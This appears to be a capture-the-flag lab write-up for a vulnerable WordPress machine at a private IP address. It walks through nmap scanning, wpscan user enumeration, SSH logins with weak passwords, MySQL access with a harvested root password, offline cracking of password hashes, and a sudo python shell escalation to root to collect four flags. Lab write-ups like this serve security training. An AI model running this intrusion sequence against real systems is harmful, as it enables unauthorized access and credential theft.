Offensive Template


Table:

Contents

1. Exposed Services
2. Critical Vulnerabilities
3. Exploitation

Nmap results :

Command: $ nmap -sV 192.168.1.110



Exposed Services

Target 1:

Port 22/TCP Open SSH

Port 80/TCP Open HTTP

Port 111/TCP Open rcpbind

Port 139/TCP Open netbios-ssn

Port 445/TCP Open netbios-ssn

Critical Vulnerability

Target 1

User Enumeration

Weak User Password

Wordpress Management

Exploitation:

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Target 1


Flag1: b9bbcb33ellb80be759c4e844862482d

Exploit Used:

WPScan to elaborate users on Wordpress site

Command:

$ wpscan --url http://192.168.1.110/wordpress -- enumerate u



Password: michael

Targeting user Michael

Small manual Brute Force attack find Michael password

User password is very weak

Capturing Flag 1: SSH in as Michael traversing through directories and files.

Commands:

ssh michael@192.168.1.110

pw: michael


cd ../


cd ../

cd /var/www/html


ls -l

nano service.html





Flag1: b9bbcb33ellb80be759c4e844862482d



Flag2: fc3fd58dcdad9ab23faca6e9a3e581c

Capturing Flag 2:

Commands:

ssh michael@192.168.1.110

pw: michael


cd ../

cd ../

cd var/www

ls -l

cat flag2.txt



Flag3: afc01ab56b50591e7dccf93122770cd2

Capturing Flag 3: Accessing MySQL database.

Commands:


mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1

show databases;

use wordpress;

show tables;

select \* from wp\_posts;



Flag4: 715dea6c055b9fe3337544932f2941ce

Commands:


mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1

show databases;


use wordpress;

show tables;

select \* from wp\_users;



Kali local machine run wp\_hashes.txt .



Steven’s password hash was cracked, the next thing to do was SSH as Steven

Commands:

ssh steven@192.168.1.110

pw:pink84

sudo -l

sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’

cd /root

ls

cat flag4.txt

